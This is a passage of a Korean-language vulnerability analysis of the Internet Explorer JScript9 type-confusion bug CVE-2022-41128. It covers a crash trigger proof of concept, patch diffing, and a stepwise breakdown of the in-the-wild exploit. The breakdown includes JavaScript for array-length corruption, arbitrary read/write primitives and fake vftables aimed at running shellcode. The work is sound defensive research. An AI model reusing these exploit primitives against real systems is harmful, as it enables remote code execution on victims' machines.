


그림 2-14 JIT Compiler가 정수형 배열로 착각하고 읽어오는 auxslot 위치

(코드디버깅) 실제 개념증명코드(PoC) 실행하면 아래와 같이 메모리 접근 오류(Access Violation)가 발생하는 것을 볼 수 있다.

```
(2708.2a40): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Time Travel Position: 5124D:0
eax=42424242 ebx=00414141 ecx=ffffff edx=00000003 esi=0f0e1f90 edi=0e1df7e0
eip=0d26023d esp=05cacf80 ebp=05cacfa0 iopl=0 ov up ei ng nz na pe cy
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000a87
0d26023d 8903 mov dword ptr [ebx],eax ds:002b:00414141=????????
```

4. MS 보안 패치 분석을 통한 취약점 발생 원인

4.1 취약점 원인

GlobalOpt::OptArraySrc 함수에서는 취약점의 원인이 되는 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수가 존재한다 [4]. GlobOpt::ShouldExpectConventionalArrayIndexValue 함수의 실행 결과가 FALSE인 경우, 형(Type)과 관련된 검증을 수행하지 않고 “return j”를 통해 GlobalOpt::OptArraySrc 함수를 빠져나온다. GlobOpt::ShouldExpectConventionalArrayIndexValue 함수는 배 열 인덱스에 대한 검증을 수행하기 때문에 배열 인덱스에 대해서만 true를 반환하게 설계되어 있다. 따라서 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수에 배열이 아닌 오브젝트(Object)가 입력될 경우, 정상적인 배열 인덱스가 아니므로 false를 반환하게 된다. JIT Compiler는 오브젝트(Object)가 입력될 경우, 배열에 대한 최적화가 아닌 오브젝트(Object)에 대한 최적화 방식을 수행해야 되기 때문이다.

- **GlobOpt::OptArraySrc 함수란?**
  컴파일러의 최적화 과정 중 하나인 Global Optimization 단계에서 호출되는 함수
- **GlobOpt::ShouldExpectConventionalArrayIndexValue 함수란?**
  배열 인덱스가 특정 조건(인덱스 값이 정상적인지 여부 등)을 만족하는 경우 일반적인 방식으로 배열 요소에 접근할 것을 권장하는 함수

```
GlobOpt::OptArraySrc()
{……
if ( v34 && !*((_DWORD *)this + 34) )
{
GlobOpt::ToVarUses(this, a2, v34_real_value, v34_real_value == *((struct IR::IndirOpnd
**)a2 + 6), 0);
LOBYTE(j) = GlobOpt::ShouldExpectConventionalArrayIndexValue(this, v18, v34_real_
value);
if ( !(_BYTE)j )
return j; }
v28[2] = (int)this;
……}
```

개념증명코드를 살펴보면 JIT 컴파일러가 정상적인 배열 인덱스인지 확인하기 위해 사용하는 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수를 속이기 위해 정상적으로 정수형 배열 q[0]에 접근하는 행위를 100,000번 동안 수행한다. 이 후 오브젝트로 형변환이 이루어졌는데도 불구하고 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수는 q[0]에 지속적으로 접근했으므로 최적화를 수행하는 과정에서 정수형 배열인 것처럼 착각하고 오브젝트 0x20 위치에 접근하여 0x42424242를 저장하는 것으로 추정된다.

```
function boom(m) {
var q = d;
var l = q[0]; // 정상적으로 정수형 배열 q[0]에 100,000번 동안 접근
for (var o = 0; o < 1; o++) {
if (m) {
for (var n = 0; n < 1; n++) {
q = e; // 오브젝트로 형변환
}
q[-1] = 1;
}
}
if (m) {
q[0] = 0x42424242; // 오브젝트 q[0]에 0x42424242 입력
}
}
for (var h = 0; h < 100000; h++) {
boom(false);
}
boom(true);
```

실제 jscript9.dll 패치 전 모듈에서 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수 결과 값이 0인 경우 점프하는 명령인 "jz loc_100DC9A2"가 실행되어 유형 검사 모듈을 거치지 않고 return 있는 모듈로 코드 흐름이 전개되는 것을 확인할 수 있다.




그림 2-15 패치 전 GlobOpt::ShouldExpectConventionalArrayIndexValue 함수 실행 모듈

개념증명코드(PoC) 실행 중 ShouldExpectConventionalArrayIndexValue 함수는 총 4번 호출되며, 마지막 4번째 호출 당시에만 0값을 리턴한다. ShouldExpectConventionalArrayIndexValue 함수가 호출된 후 실행 결과가 저장되는 eax 레지스터 값은 0x08cff200인것을 확인할 수 있다. LOBYTE(0x8cff200)이므로 00 즉 false 값이 입력되게 된다.

```
0:002> bp jscript9!GlobOpt::ShouldExpectConventionalArrayIndexValue
0:002> g-
Breakpoint 0 hit
Time Travel Position: 4FF1F:2610
eax=0a94b068 ebx=0a94b030 ecx=08cff5b8 edx=0a954ee4 esi=0a94b068 edi=08cff5b8
eip=703ba071 esp=08cff2f4 ebp=08cff350 iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246
jscript9!GlobOpt::ShouldExpectConventionalArrayIndexValue:
703ba071 8bff mov edi,edi
0:006> pt
Time Travel Position: 4FF1F:263E
eax=08cff200 ebx=0a94b030 ecx=ffffff edx=00000000 esi=0a94b068 edi=08cff5b8
eip=703ba0e0 esp=08cff2f4 ebp=08cff350 iopl=0 nv up ei ng nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000286
jscript9!GlobOpt::ShouldExpectConventionalArrayIndexValue+0x6f:
703ba0e0 c20800 ret 8
```

4.2 보안 패치 비교 분석

Internet Explorer의 JSscript9 엔진 관련 모듈은 jscript9.dll이다. 해당 모듈에서 취약점이 발생하였으며 이에 대한 분석이 필요하다. Windows 10 Version 21H 64bit 운영체제에서 취약한 jscript9.dll을 추출한 뒤 업데이트를 수행하였다. 운영체제 전체에 대한 업데이트 를 수행하게 되면 변화된 모듈이 많아 해당 취약점(CVE-2022-41128)에 대한 패치 모듈을 특정하기 어렵다. 따라서 해당 취약점(CVE-2022-41128)만 패치하는 업데이트 모듈(KB5019959) 다운로드 받아 설치하고 패치 후 jscript9.dll을 추출하였다.

그림 2-16 CVE-2022-41128만 패치를 수행하는 업데이트 모듈(KB5019959)

이후 BinDiff를 다운로드 받아 패치전 jscript9.dll과 패치후 jscript9.dll에 대해 비교 분석하였다. 먼저 패치 전후 파일을 IDA에서 열어 idb 파일을 생성하고 BinDiff에서 분석을 수행하여야 한다. BinDiff 실행 후 "Diffs 〉 New Diff" 메뉴를 선택하고 Primary file에 패치 전 모듈을 Secondary file에 패치 후 모듈을 넣고 디핑을 수행하였다.




그림 2-17 BinDiff 다운로드 사이트(좌) 및 BinDiff 패치 비교 분석 기능(우)

BinDiff의 Matched Function에서 Similarity가 1인 것을 제외하면 총16,564개 함수 중 후보군이 25개인 것을 볼 수 있다. 그러나 우리는 구글 블로그를 통해 GlobalOpt::OptArraySrc에 취약점이 있음을 알고 있으므로 해당 함수에 대해 살펴본다.




그림 2-18 BinDiff를 통한 패치된 모듈 분석

IDA를 활용하여 패치 전 후 모듈을 분석한 결과, wil::details::FeatureImpl< WilFeatureTraits_Feature_Servicing_MSRC75609_42033599>:: private_IsEnabled(& wil::Feature< 함수를 통한 분기문이 추가된 것을 확인할 수 있다. 해당 함수 실행 결과, 0이면 ShouldExpectConventionalArrayIndexValue로 분기하 며 0이 아니면 형 검사하는 모듈로 분기한다. 해당 함수의 기능은 공개되어 있지 않으며 MSRC(Microsoft Security Reponse Center)에 서 특정 보안 업데이트를 해결하기 위해 자체적으로 만든 함수로 추정된다.

그림 2-19 패치 전 후 모듈 비교 분석

5. 침해사고에서 발견된 취약점(CVE-2022-41128) Exploit 분석 (64bit기반)

앞에서 설명하였듯이 해커는 처음부터 제로데이 취약점을 활용하여 악성코드를 유포하기 보다 총 3단계에 걸쳐 익스플로잇을 수행하였으며 마지막 단계에서 Interenet Explorer JScript9의 Type Confusion 취약점(CVE-2022-41128)을 이용하였다. Interenet Explorer JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128) Exploit 코드를 구글(TAG : Google's Threat Analysis Group) 로부터 제공 받았으며, 공개된 내용을 참고[4]하여 Windbg로 분석을 진행하였다.

(1단계) 원격지에서 워드 템플릿 파일을 다운로드 받아 설정하는 기능을 사용하여 RTF 다운로드

(2단계) RTF 파일은 OLE2Link 원격코드실행 취약점(CVE-2017-0199)을 통해 해커 사이트에서 악성 스크립트 다운로드

(3단계) IE JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128)을 통해 쉘코드 실행

5.1 침해사고에서 발견된 취약점(CVE-2022-41128) Exploit 개요

Interenet Explorer의 JScript9 엔진에서 발생하는 Type Confusion 취약점(CVE-2022-41128)은 아래와 같이 총 4단계에 걸쳐 익스플로 잇을 진행한다.

- Step 1 Type Confusion 취약점을 활용하여 Array 오브젝트의 길이를 덮어씌워 R/W 메모리 영역을 확보하고 jscript9.dll의 vftable 포인터를 유출시킨다.
- Step 2 임의의 메모리에 읽기/쓰기를 위해 Dataview 오브젝트를 활용해 추가적인 Array 오브젝트를 조작한다.
- Step 3 가짜 문자열 오브젝트와 vtable을 임의의 메모리 읽기/쓰기를 통해 생성한다.
- Step 4 가짜 vtable을 통해 VirtualProtect 함수를 실행시켜 쉘코드의 메모리 영역을 실행 가능하게 변경 후 쉘코드를 실행시킨다.

‘

5.2 (Exploit Step 1) Array Object의 길이를 덮어씌워 R/W 메모리 영역 확보

Type Confusion 취약점을 활용하여 Array 오브젝트의 길이를 덮어씌워 읽기/쓰기(R/W)가 가능한 메모리 영역을 확보하고 jscript9.dll의 vftable 포인터를 유출시킨다.

Type Confusion을 발생시키기 위해 int32Array와 Object 타입이 필요하다. 아래와 같이 int32Array(변수명 : int32a)와 조작할 Array 오브젝트(변수명 : b)를 생성하고, b[52] 배열을 Object(변수명 : obj)의 d 변수에 할당한다.

```
// int32Array 생성
ab = new ArrayBuffer(1400),
int32a = new Int32Array(ab)
...
// 조작할 Array 오브젝트 생성
var b = new Array(256);
for (var j = 0; j < b['length']; j++) {
b[j] = new Array(0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15);
}
...
// Type Confusion을 위한 오브젝트 생성
obj = new Object({
a: 1,
b: 3,
c: '4',
d: b[52], // Js::JavascriptNativeIntArray를 포인트
e: 2
})
```

원인 분석 과정(PoC 코드 참고)에서 설명하였듯이, q 변수에 obj를 할당하였음에도 불구하고 Type confusion으로 인해 여전히 Int32Array로 인식하게 된다. 이로 인해 q 변수를 통해 b[52] 부분에 임의의 값을 쓸 수 있게 된다. q 변수는 b[52] 배열의 헤더를 가르 키게 되며, 아래와 같이 배열 해더의 Array Length(offset 0x20), Array Actual Length(offset 0x54), Buffer Length(offset 0x58) 필 드를 조작하여 b[52] 배열의 사이즈를 0x1fffffff만큼 늘린다. b[52] 배열의 크기는 기존에 0x20(32 length)였으나 0x1fffffff로 변경되었 으므로 해커는 차후에 b[52][n] 배열을 사용하여 다른 배열(b[53], b[54] 등) 메모리 영역에도 접근이 가능하다.

```
q = obj; // JIT 컴파일러는 q에 object를 할당했음에도 불구하고, 여전히 q가 Int32Array를
포인트하고 있다고 판단
...
q[8] = 0x1fffffff; // b[52]의 offset 0x20 부분(Array Length)에 0x1fffffff를 덮어씌움
q[21] = 0x1fffffff; // b[52]의 offset 0x54 부분(Array Actual Length)
q[22] = 0x1fffffff; // b[52]의 offset 0x58 부분(Buffer Length)
```

실제 해당 메모리 영역을 살펴보면 아래와 같이 b[52] 배열의 헤더 값들이 변경되었음을 확인할 수 있다.




그림 2-20 Array Object 구조 및 Array 길이 변조 과정

b[52] 배열의 헤더에는 jscript9!Js::JavascriptNativeIntArray::\vftable' 주소가 저장되어 있기 때문에 아래와 같이 q[0]과 q[1]으로 접근하여 jscript9.dll 내 주소를 유출시킬 수 있다. 이 값은 추후 Exploit 과정에서 jscript9.dll의 Image Base를 찾는데 활용된다.

```
vftable = {
addr_low: q[0],
addr_high: q[1]
});
```

여기서 q[0]과 q[1]에 저장되어 있는 값은 64bit vftable pointer이지만 Type Confusion으로 인해 Int32Array로 인식하여 32bit씩 접근하기 때문에 q[0]과 q[1]을 나누어 유출시키게 되면 64bit 값을 얻을 수 있다.

- addr_high : 0x7ffd, addr_low : 0x38f88090
- addr_high + addr_low = 0x7ffd38f88090

```
0:000> ln 0x7ffd38f88090
(00007ffd38f88090) jscript9!Js::JavascriptNativeIntArray::'vftable' | (00007ffd38f883f0)
jscript9!Js::TypedArray<unsigned i
```

```
00007ffd38c30000 00007ffd390e6000 jscript9 (pdb symbols)
```

우리는 Exploit Step 1 과정을 통해 아래와 같이 2가지 정보를 얻을 수 있다.

1. jscript9.dll 내 주소 : 0x7ffd38f88090 (Js::JavascriptNativeIntArray::`vftable')
2. 충분히 큰 R/W primitive : b[52].length → 0x1fffffff

5.3 (Exploit Step 2) Dataview 오브젝트를 활용해 해커가 원하는 메모리 접근

임의의 메모리에 읽기/쓰기를 위해 Dataview 오브젝트를 활용해 추가적인 Array 오브젝트를 조작한다.

(b[53] 배열을 DataView 오브젝트에 연결) DataView 오브젝트를 생성하고 이를 b[53][0]에 할당한다.

```
var arraybuffer = new ArrayBuffer(16);
var dataview = new DataView(arraybuffer);
b[53][0] = dataview;
```

(b[53] 내 DataView 오브젝트를 가리키는 주소 값을 임시 저장) 아래 그림에서 해커가 조작하고자 하는 영역은 b[53] 배열이 가리키 는 DataView Object 위치 주소(0x000001815F1BE000)이다. 위의 "Array Object 구조"그림에서 볼 수 있듯이 DataView Object 를 가리키는 주소 값(0x000001815F1BE000)은 "Array Contents Pointer1"과 "Array Contents Pointer2"에 저장된다. 이 값은 b[53] Array Object 시작 부분에서 각각 오프셋 0x28과 0x30에 존재한다. b[53]에 접근하여 해당 주소 값(헤더)을 조작할 수 없으므 로 이 때 앞에서 "0x1fffffff" 크기를 늘려 놓은 b[52] 배열을 사용한다. 64bit 운영체제에서 주소 값은 총 8바이트로 표현되므로 32bit(4 바이트)씩 총 64bit(8바이트)를 읽기 위해 integer형 배열 두 개를 연이어 사용한다. 아래 자바스크립트에서는 Dataview Object를 가리키는 주소 값(0x0000001815F1BE00)은 b[52][32]와 b[52][33]을 활용하여 각각 b53_low에 " 0x00000181" 값을 b53_high에 "0x5F1BE000" 값을 저장한다.

```
var b53_low = b[52][32], // set b[53] Array Contents Pointer addr_low
b53_high = b[52][33], // set b[53] Array Contents Pointer addr_high
```

(임시 저장한 주소 값을 b[54]의 Array Contents Pointer1, 2로 복사) 이후 b[54]도 b[53]과 연결된 DataView Object를 가리키도 록 조작한다. 임시 저장한 b[53]의 b53_low, b53_high값을 이용하여 b[54]의 "Array Contents Pointer1"과 "Array Contents Pointer2" 값을 덮어쓴다. b[54]의 "Array Contents Pointer1"과 "Array Contents Pointer2" 값을 수정할 때 마찬가지로 b[52] 배열 을 사용하며 이 값은 b[52][80], b[52][81], b[52][83], b[52][84]으로 b53_low " 0x00000181" 값과 b53_high "0x5F1BE000" 값이 저장된다.

```
b[52][80] = b53_low, // write to b[54] Array Contents Pointer addr_low1
b[52][81] = b53_high, // write to b[54] Array Contents Pointer addr_high1
b[52][82] = b53_low, // write to b[54] Array Contents Pointer addr_low2
b[52][83] = b53_high; // write to b[54] Array Contents Pointer addr_high2
```




그림 2-21 b[53] 및 b[54] 조작 과정 (1)

(DataView Object를 가리키도록 수정) b[53]을 DataView 오브젝트로 할당함으로써, DataView 오브젝트 포인터는 b[53]의 버퍼로 덮어 씌워지고, b[54]의 속성 값을 읽어 해당 포인터를 획득할 수 있다. b[54]의 포인터를 다시 DataView object로 덮어씌워 b[54][7], b[54][8]을 통해 arbitrary R/W를 얻을 수 있다. b[53]과 b[54]의 차이점은 b[53]의 경우 jscript9!Js::JavascriptArray::`vftable' (00007ffd`38f845a0) 타입이며 b[54]의 경우, jscript9!Js::JavascriptNativeIntArray::`vftable (00007ffd`38f88090)' 타입이다. 여 기서 해커가 b[53]의 "ArrayContents Pointer1"과 "ArrayContents Pointer2" 복사를 수행한 이유는 b[53]은 DataView object를 읽 고 쓰기 위해 사용하기 위해서이며 (따라서 형태는 jscript9!Js::JavascriptArray 유지) b[54]는 해당 배열(b[54][7], b[54][8])을 이용 해 DataView object를 가리키는 주소 값 메타데이터(auxslot)를 수정하기 위해서이다.

```
var dataview_obj_addr_high = b[54][1],
    dataview_obj_addr_low = b[54][0];
    b[52][80] = dataview_obj_addr_low - 4,
    b[52][81] = dataview_obj_addr_high,
    b[52][82] = dataview_obj_addr_low - 4,
    b[52][83] = dataview_obj_addr_high;
```




그림 2-22 b[53] 및 b[54] 조작 과정 (2)

(b[53]의 DataView Object를 사용하여 읽기 쓰기 수행) 아래 함수 read4, write4, write8을 사용하여 해커가 원하는 메모리 영역에 원하는 데이터를 쓰고 읽는다. b[54]가 ① DataObject를 가리키도록 수정하였으나 ③ JavascriptNativeIntArray 형이므로 배열 b[54][7], b[54][8]을 이용하여 원하는 메모리 주소를 읽거나 원하는 값을 설정할 수 있다. 해커는 최종적으로 이 함수를 통해 본인이 원하는 가짜 vftable, 가짜 Object를 만드는데 사용한다.

```
function read4(addr_low, addr_high) {
b[54][7] = addr_low;
b[54][8] = addr_high;
return dataview['getUint32'](0, true); // do read
}
function write4(addr_low, addr_high, val) {
b[54][7] = addr_low;
b[54][8] = addr_high;
dataview['setUint32'](0, val, true); // do write
}
function write8(addr_low, addr_high, val, val2) {
b[54][7] = addr_low;
b[54][8] = addr_high;
dataview['setUint32'](0, val, true); // do write
dataview['setUint32'](4, val2, true);
}
```

5.4 (Exploit Step 3) Fake Object 및 Fake vftable 생성

가짜 문자열 오브젝트와 vftable을 임의의 메모리 읽기/쓰기를 통해 생성한다.

(VirtualProtect 함수 위치 검색) 임의의 메모리 읽기/쓰기를 통해 아래 과정에 따라 VirtualProtect 주소를 Leak 할 수 있다.

- Exploit Step 1에서 설명했듯이 jscript9.dll의 주소가 유출되었으므로, PE Header 내 문자열 검색을 통해 Image Base 값을 찾 는다.
- jscript9.dll의 import table을 파싱하여 kernel32.dll의 imported function을 찾는다. 임의의 kernel32.dll 함수로부터 kernel32.dll base 주소를 구한다.
- kernel32.dll의 export table을 파싱하여 VirtualProtect 함수 주소를 찾는다.

(fake literal string object 생성) '코드 실행을 위해 fake literal string object가 필요하며, 이를 위해 아래 3가지를 만들어야 한다.

- A dummy literal string
  - 이는 추후 함수 포인터를 복사하고 Type 포인터를 가져오는데 활용된다.
- A compound string
  - 2900의 메모리 공간과 64개의 0(ASCII : 0x30)을 할당하며 이는 추후 VirtualProtect 함수의 인자로 활용된다.
- A shellcode string

```
var literal_string = “A”;
compound_string = “”;
for (var i = 0; i < 2900; i++) {
compound_string = compound_string + ‘%u’ + ‘0020’
}
for (var i = 0; i < 64; i++) {
compound_string = compound_string + ‘%u’ + ‘0030’
}
compound_string = unescape(compound_string);
shellcode = unescape(“%u9090%u9090....”)
```

(b[53]배열에 String 할당) 위 3개의 string을 모두 b[53]의 element에 할당한다. b[54][1]에는 “A” 가 할당되며 b[54][3]에는 “%u0020” 2900개와 %u0030” 64개로 이루어진 compound string이 할당된다. 마지막으로 b[53][2]에는 쉘코드가 할당된다. 쉘코 드가 이후 b[53]의 element로부터 모든 문자열의 주소를 read primitive를 통해 읽어오는 과정이 필요하다.

(Literal String Object의 vftable을 가짜 vftable 가리키도록 수정) 아래 코드에서 볼 수 있듯이 lsop는 b[53][1]에 저장되어 있는 literal string Object("A")를 가리킨다. 실제로도 그림에서 살펴보면 b[53][1]에는 Literal String Object의 주소(0x1815DA923D0)가 저장된 것을 볼 수 있다. 초반에는 literal string Object 헤더 내 첫 번째 값은 정상적인 vftable을 가르키고 있기 때문에 "jscript9!Js::LiteralString::vftable" 즉 0x7ffd38f86e88를 저장하고 있다. 그러나 해커는 정상적인 vftable 주소(0x7ffd38f86e88)를 b[56] Data Buffer 주소(0x18966F67D28)로 변경한다. 이는 추후 해커가 새로 생성하는 fake vftable을 만드는데 활용된다. 즉 해커는 해당 Literal String Object가 오브젝트 관련 함수를 실행할 때 가짜 vftable을 참조하도록 0x18966F67D28 위치에 가짜 vftable을 만든다.

```
b[53][1] = literal_string,
b[53][3] = compound_string,
b[53][2] = shellcode;
//lsop - literal string object pointer -> b[53][1]
lsop = {
addr_low: read4(b[52][32] + 32, b[52][33]),
addr_high: read4(b[52][32] + 36, b[52][33])
},
..................... (중략).....................
// b[52][176] + 24, b[52][177](b[56] Data Buffer 주소)를
// literal string object vftable에 덮어씀
write8(lsop.addr_low, lsop.addr_high, b[52][176] + 24, b[52][177]);
```




그림 2-23 b[53] 및 b[56] 배열을 이용한 Literal String Object 헤더 변조

(Fake vftable을 포함한 Fake Object을 b[53][2]+0x20 위치에 생성) 위에서 읽어온 문자열 Object들의 값들을 쉘코드의 시작 부분 에 복사하여 fake literal string object를 아래와 같이 셋팅한다. 이후 b[53][1] 부분에 새로 셋팅한 Fake Object의 주소값을 덮어씌운다.

- fake vftable의 포인터 (b[53][1]에서 fake vftable 정보 – b[56]의 Data Buffer 주소)
- literal string type 포인터 (b[53][1]에서 Type Pointer 가져옴)
- 문자열 길이(2900 + 64) (b[53][3]에서 가져옴)
- compound string 버퍼 포인터 (b[53][3]에서 가져옴)

```
for (var i = 0; i < 4; i++) {
set_fake_obj(i) // 쉘코드 버퍼 부근에 fake object를 셋팅
}
write8(b[52][32] + 32, b[52][33], scsbp.addr_low, scsbp.addr_high),
```




그림 2-24 b[52][1], b[53][2], b[53][3]을 이용하여 fake Object를 만드는 과정

(fake vftable 생성을 위해 두개 함수 복사) 이제 fake object 및 이와 관련된 fake table을 만드는데 준비가 완료되었다. fake table은 b[56] 버퍼에 생성될 것이고 포함되는 내용은 아래와 같다.

- 실행 경로를 해치지 않기 위해 original literal string vftable로 부터 두개의 적절한 함수를 복사해야한다.
